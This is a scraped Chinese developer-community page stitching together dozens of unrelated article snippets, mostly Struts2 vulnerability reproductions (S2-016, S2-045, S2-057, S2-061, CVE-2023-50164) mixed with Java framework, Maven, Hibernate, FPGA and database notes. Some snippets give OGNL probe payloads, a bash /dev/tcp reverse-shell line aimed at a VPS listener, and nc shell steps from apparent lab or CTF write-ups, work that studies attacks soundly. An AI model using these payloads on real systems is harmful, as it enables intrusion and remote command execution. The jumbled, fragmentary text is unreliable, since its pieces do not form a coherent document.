登录社区云,与社区用户共同成长
邀请您加入社区


将Content-Type: application/x-www-form-urlencoded改为Content-Type: application/xml。可通过注入OGNL语言进行命令执行。启用StrutsREST插件并使用XStream组件对XML进行反序列操作时,未对数据进行有效验证,可进行远程代码执行攻击。(2) docker-compose up -d 启动。
影响版本: 2.1.0 - 2.3.1。
项目结构1.pom.xml文件中导入依赖<dependency><groupId>junit</groupId><artifactId>junit</artifactId><version>3.8.1</version
Quartz是一个开源的作业调度框架,它完全由Java写成,并设计用于J2SE和J2EE应用中。它提供了巨大的灵活性而不牺牲简单性。你能够用它来为执行一个作业而创建简单的或复杂的调度。它有很多特征,如:数据库支持,集群,插件,EJB作业预构建,JavaMail及其它,支持cron-like表达式等等。本文内容1、Quartz让任务调度简单2、Quartz的发展史3、上手Quart
本人已在tomcat上配置了ssl协议,测试后运行成功。问题是现在所有在该tomcat上跑的项目都要用https方式去访问,现本人想通过一些方法能使访问在https与http之间切换。 本人现在用的框架是struts2,在网上找了个struts2的ssl插件 struts2-ssl-plugin 但是尝试了很久还是未果,每次都是以http方式访问时就出现页面不存在,而且还不是tomca
<br />本帖转自:http://arantam.iteye.com/blog/706237<br /> <br />在Struts2下使用[拦截器]配合[session监听器]实现在线会员统计与防止重复登录<br />(哈,这标题可真够长的...)<br /> <br />需求:<br />1.管理员后台可显示当前在线访客数以及在线会员数(在线会员要求列出详细清单).<br />2.某个客户端

S2-061是对S2-059沙盒进行的绕过。通过上述实验操作,分析Struts2漏洞的原理,构造Struts2漏洞的POC,利用Struts2漏洞对目标网站进行系统命令执行,并使用nc工具进行反弹shell,了解掌握Struts2漏洞的原理并构造POC对此漏洞利用进行进一步的渗透,满足实验预期要求。选择拓扑图中左上方的【攻击机1-kali Linux】,按右键,在弹出的菜单中选择【控制台】,输入账
2024年12月,网御星云监测到Apache官方发布漏洞风险通告,在远程服务器代码中使用了FileUploadInterceptor作为文件上传组件时,Apache Struts在文件上传逻辑中存在漏洞。3)添加“L3_Apache Struts2文件上传漏洞”,条件日志名称等于或包含“L2_Apache Struts2文件上传漏洞”,攻击结果等于“攻击成功”,目的地址引用资产漏洞或源地址匹配威胁
当用户提交表单数据并验证失败时,后端会将用户之前提交的参数值使用OGNL表达式%{value}进行解析,然后重新填充到对应的表单数据中。Struts 2.3.19至2.3.20.2、2.3.21至2.3.24.1和2.3.25至2.3.28。如果返回的页面出现异常,则可以认定为目标是基于 Struts2 构建的。2、 页面上输出了与业务有关错误消息,或者 1111 被回显到了页面上。1、 页面直接
漏洞复现过程的记录
其中的"bash -i >%26 /dev/tcp/ip/port 0>%261"中的ip指的是vps的地址,port指的是你开启的监听端口。3:开启监听端口(我这里开启8888)并发送burpsuite中的重发器内容,若出现500状态码则是发送成功。小tips:如果你的监听一直失败:可能是你的监听没有打开,你需要在你的vps服务器上打开你的所有端口。输入指令:find / -name flag*
近日,Struts2 官方披露 CVE-2023-50164 Apache Struts 文件上传漏洞,攻击者可利用该漏洞污染相关上传参数导致目录遍历,在具体代码环境中可能导致上传 Webshell,执行任意代码。Struts2 官方披露 CVE-2023-50164 Apache Struts 文件上传漏洞,攻击者可利用该漏洞污染相关上传参数导致目录遍历,在具体代码环境中可能导致上传 Websh
maven-shade-plugin可以用来进行打包,并实现在打包过程中的一些过滤、排除、包含、重命名等一系列操作,当我们设计公用项目时,有时在项目时会有一些测试用例,如果在打包时想把这些测试包排除,使用maven-shade-plugin插件是个不错的选择。打包包含和排除下面的代码实现了以下几个功能:打包时排除com.lind.uaa.jwt.three包下的所有内容打包时排除项目的proper
上一篇咱们简单的安装了一下,具体如何搭建使用呢,接下来就是实际的操作了,咱们先把接口服务启动一下,这里启动的是spring-boot架构的java简单的接口,把jar包放到一个盘符,我放的D盘然后最上面输入cmd进入命令模式然后输入java -jar gs-spring-boot-0.1.0.jar出现1、测试计划计划名称:当前计划的名称注释:用户自定义变量:全局可用,咱们添加一下监听的端口号2、
S2-057漏洞产生于网站配置xml的时候,有一个namespace的值,该值并没有做详细的安全过滤导致可以写入到xml上,尤其url标签值也没有做通配符的过滤,导致可以执行远程代码以及系统命令到服务器系统中去。启动环境后,在Win10上访问http://IP:port/struts2-showcase1.构建Payload:访问:http://your-ip:8080/struts2-showc
漏洞概述Struts2框架是一个用于开发Java EE网络应用程序的开放源代码网页应用程序架构。它利用并延伸了Java Servlet API,鼓励开发者采用MVC架构。Struts2以WebWork优秀的设计思想为核心,吸收了Struts框架的部分优点,提供了一个更加整洁的MVC设计模式实现的Web应用程序框架。Apache Struts 2被曝存在远程命令执行漏洞,漏洞编号S2-045,CVE
Struts2 是 Apache 软件组织推出的一个相当强大的 Java Web 开源框架,本质上相当于一个 servlet。Struts2 基于 MVC 架构,框架结构清晰。通常作为控制器(Controller)来建立模型与视图的数据交互,用于创建企业级 Java web 应用程序。该框架多版本存在远程代码执行,
解决方法
一. S2-016复现打开测试靶场,测试该网站存在index.action路径漏洞原理: 参数action的值redirect以及redirectAction没有正确过滤,导致ognl代码执行测试POC:2.1/index.action?redirect:%25{3*4}2.2/index.action?redirect:%25%7B3*4%7D(经Url编码)返回12,说明命令被执行了,即存在该
struts.xml配置文件默认实在src目录下,我们可以将所有action的配置都添加进朱配置文件中,但是这样势必会造成主配置文件臃肿,可读性差等缺点,这当然是我们所不想看到的,所以为每一个action配置独有的Struts-actionname.xml是我们的明确选择,然后在主配置文件中采用<includefile=""/>导入文件就可以了,但是再倒入文件的时,一定要注意,分隔符不可用.
其中使用到得包有第一个ssh的实例详细说明 今天,我们来看一下第一个ssh的项目详细说明,个人总结,这个是我自己的想法仅供参考---下面以一个实例说明第一步,按照一定的顺序写出每一个包,如:1.>cn.csdn.domain 就是一个实体类包2.>cn.csdn.dao就是DAO—封装了真实的方法和其中的说明包3.>cn.csdn.service就是S
本文摘自:http://www.paper.edu.cn 基于MVC+DAO设计模式的Struts框架应用 鲍嘉鑫 (太原理工大学计算机与软件学院,山两太原,030024) 在Model层,如果数据源发生改变,必然导致不同的数据访
Hibernate延迟加载 或 no session or session was closed 问题的解决(OpenSessionInViewFilter使用) 在Hibernate配置文件中配置many-to-one 或者 one-to-many 等情况时.设置lazy="true"时 在查询对结果操作时会出现以上情况.将lazy="true" 改为 lazy="false" 可以解决
最近在做一个项目 项目只用了struts 2, hibernate 没有用spring 来管理事务,和session,自已感觉有点吃力,在长事务或嵌套事务方面一个总结,和大家分享一下这只是我个人理解,如果不对请指出:由于j2ee 标准 没有嵌套事务 只讲到falttransaction 所有我把所有操 作在一个事务里面进行,如果有异常一起rollback();但是如果i
现在软件设计里到处都是模式,框架。有次朋友问什么是模式?我也在学习中,就我的学习经验,给出以下小结。(注意:个人观点,仅供参考,欢迎指正。) 1.什么是模式? 模式,即pattern。其实就是解决某一类问题的方法论。你把解决某类问题的方法总结归纳到理论高度,那就是模式。 Alexander给出的经典定义是:每个模式都描述了一个在我们的环境中不断出现的问题,然后描述了该问题的解决方
(1)这是一个保险措施 因为Session默认是需要Cookie支持的 但有些客户浏览器是关闭Cookie的 这个时候就需要在URL中指定服务器上的session标识,也就是5F4771183629C9834F8382E23BE13C4C 用一个方法(忘了方法的名字)处理URL串就可以得到这个东西 这个方法会判断你的浏览器是否开启了Cookie,如果他认为应该加他就会加上去 (2)链接
jsp设计模式---MVC模式一:介绍以前自己是写asp和php代码的,后来为了赶上时代的步伐吧.我开始涉足jsp. 但是在刚刚开始写的时候,总是喜欢拿jsp和asp对比着来写程序.后来发现这样真的很笨.而且这样写jsp代码不如就写asp好了,根本就体现不出jsp和java的强大.当然这个就是我今天要和大家讨论的在jsp中实现MVC三层模式.二:什么是MVCMVC是MODEL_VIEW_CONTR
Apache Struts是美国阿帕奇(Apache)软件基金会负责维护的一个开源项目,是一套用于创建企业级 Java Web 应用的开源MVC框架,主要提供两个版本框架产品: Struts 1和Struts2;Struts2是一个基于 MVC设计模式的Web应用框架,它本质上相当于一个servlet,在MVC设计模式中,Struts2作为控制器 (Controller)来建立模型与视图的数据交互
在使用 uniapp 进行跨端开发时,蓝牙(bluetooth)相关功能是物联网、设备互联类项目的常用需求。很多开发者在云端打包时能正常使用蓝牙功能,但切换到本地离线打包后,会遇到“未添加bluetooth模块”的报错提示,导致蓝牙功能无法正常调用。本文将针对该问题,提供 Android 端 本地离线打包解决方案,步骤详细可落地,帮助开发者快速排查并解决问题。
Struts 2.3.20 - 2.3.28( 2.3.20.3和2.3.24.3除外)当启用动态方法调用时,可以传递可用于在服务器端执行任意代码的恶意表达式。如果返回1001060253718代表代码可执行。通过修改whoami达到任意命令执行。
Struts2漏洞复现
熔断器hystrix在分布式系统中,每个服务都可能会调用很多其他服务,被调用的那些服务就是依赖服务,有的时候某些依赖服务出现故障也是很正常的。Hystrix 可以让我们在分布式系统中对服务间的调用进行控制,加入一些调用延迟或者依赖故障的容错机制。Hystrix 通过将依赖服务进行资源隔离,进而阻止某个依赖服务出现故障时在整个系统所有的依赖服务调用中进行蔓延;同时Hystrix 还提供故障时的 fa
在网上找的一些关于设计模式的概念 1.很多人说设计模式只有23种,那是最早由"四人帮"提出的,在>一书中(1994年),其实设计模式远远不止这23种,诸如Java EE设计模式,MVC设计模式等,不过那23种是基础,很多设计模式是基于这23种混合,升级得来. 使用环境的问题,这难免有点教条主义,比如说你写个"Hello world"也
1.pom.xml xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/maven-v4_0_0.xsd"> 4.0.0 myPortal myPortal war myPortal 1.0 This is
系统需要定时任务扫描超过指定时间未入场的订单,将其状态置为“已取消”,并触发财务模块的自动原路退回逻辑(在技术侧体现为调用支付平台的退款接口)。无人健身场馆部署时,务必要求工程商将门禁、灯光、空调网关严格划分在同一VLAN内,网络拓扑较简单的小型场馆也可使用同一台路由器,关闭AP隔离功能。优先排查门禁设备与后端的长连接是否断开,其次检查该门禁网关在Redis中注册的设备密钥是否与后端数据库记录一致
本项目旨在通过 FPGA 实现一个高效的 TCP 乱序重排算法,利用硬件的并行性和流水线特性,对 TCP 数据包进行快速、准确的顺序调整,确保数据按照正确的顺序交付给上层应用。项目采用 Verilog 硬件描述语言进行开发,通过模块化设计,构建了一个可扩展、可维护的 TCP 重排系统。本项目成功实现了基于 FPGA 的 TCP 乱序重排算法,通过硬件并行处理,大幅提升了数据包排序的速度和效率。系统
时序数据库作为专门处理时间序列数据的系统,已经成为物联网、金融科技、运维监控等领域的核心基础设施。与传统关系型数据库不同,时序数据库专为时间戳数据优化,具备高效写入、低成本存储和快速时间范围查询的特性。随着物联网设备的爆炸式增长,全球每天产生的时间序列数据已达数ZB级别。传统时序数据库架构在面对如此海量数据时显露出明显瓶颈:写入吞吐量往往限制在数千TPS,查询延迟在数据量增长时呈指数级上升,存储成
通过分析Struts2漏洞的原理,构造Struts2漏洞的POC,利用Struts2漏洞对目标网站进行系统命令执行,并使用nc工具进行反弹shell,了解掌握Struts2漏洞的原理并构造POC对此漏洞利用进行进一步的渗透。
头文件实现文件测试文件运行结果截图(VS2022 Debug X64)
应用模拟器就是模拟一个应用软件来对mcu设备进行操作,该软件是调用云平台的API接口进行操作,不是订阅和发布Topic,或者您可以写一个python代码来对云平台api接口的调用。API目前是免费的,您可以尝试写个代码来调用API接口实时获得esp8266上传的信息。
在PHP中,序列化(Serialization)是将对象或数据结构转换为字符串的过程,以便于存储或传输。反序列化(Deserialization)则是将字符串还原为对象或数据结构的过程。// 序列化// 输出:a:2:{s:4:"name";s:3:"age";i:25;// 反序列化// 输出:Array ( [name] => Alice [age] => 25 )PHP反序列化漏洞因其高危害
在当今网络安全形势日益严峻的大环境下,Web 应用框架的安全问题始终是信息安全领域关注的焦点。Struts2 作为一款广泛应用于 Java Web 开发的开源框架,其安全性直接关系到众多 Web 应用的稳定运行。今天,我们将深入探讨并实战复现 Struts2 中臭名昭著的 S2-045 命令执行漏洞,通过对这一漏洞的原理剖析、复现过程展示以及危害分析,为 Web 开发者和安全从业者提供全面的漏洞认
在C++学习的道路上,我们携手前行,不断深入探索这门语言的运算符世界。此前,我们学习了关系运算符和逻辑运算符,今天,我们将聚焦于位运算符和移位运算符。这些运算符直接操作整数的二进制位,虽然在日常编程中可能不常使用,但在某些特定领域(如系统编程、嵌入式开发、加密算法等)却发挥着至关重要的作用。
网络安全产业就像一个江湖,各色人等聚集。相对于欧美国家基础扎实(懂加密、会防护、能挖洞、擅工程)的众多名门正派,我国的人才更多的属于旁门左道(很多白帽子可能会不服气),因此在未来的人才培养和建设上,需要调整结构,鼓励更多的人去做“正向”的、结合“业务”与“数据”、“自动化”的“体系、建设”,才能解人才之渴,真正的为社会全面互联网化提供安全保障。
在当前互联网的发展,程序员的需求岗位变得越来越多,学校里面的高考志愿的填报,他们选填的志愿大多数都倾向于计算机方面,每年计算机毕业的大四学生因为自己技术不够而找不到工作,从而选择去编程培训机构提升自己的计算机技术[16]。经济可行性是项目开发完成之后的后期维护上的成本支出,本系统在开发的过程中涉及的相关的技术和使用的相关工具均为开源,不需要进行额外经济投入,同时开发所需要的工具,例如笔记本电脑等相
本文介绍了协同过滤算法在新闻推荐系统中的核心应用与挑战。协同过滤通过分析用户行为数据实现个性化推荐,可分为基于用户和基于物品的方法,避免了对文本特征的依赖。新闻推荐场景对实时性要求高,传统算法面临数据稀疏性、冷启动等问题,研究者通过矩阵分解、深度学习等技术提升性能。系统采用Java+SpringBoot+MySQL技术栈开发,管理员路径为localhost:8080/admin。核心代码实现了文件
struts
——struts
联系我们(工作时间:8:30-22:00)
400-660-0108 kefu@csdn.net


 乐奇 Rokid 开放社区











 天工造物局





 DAMO开发者矩阵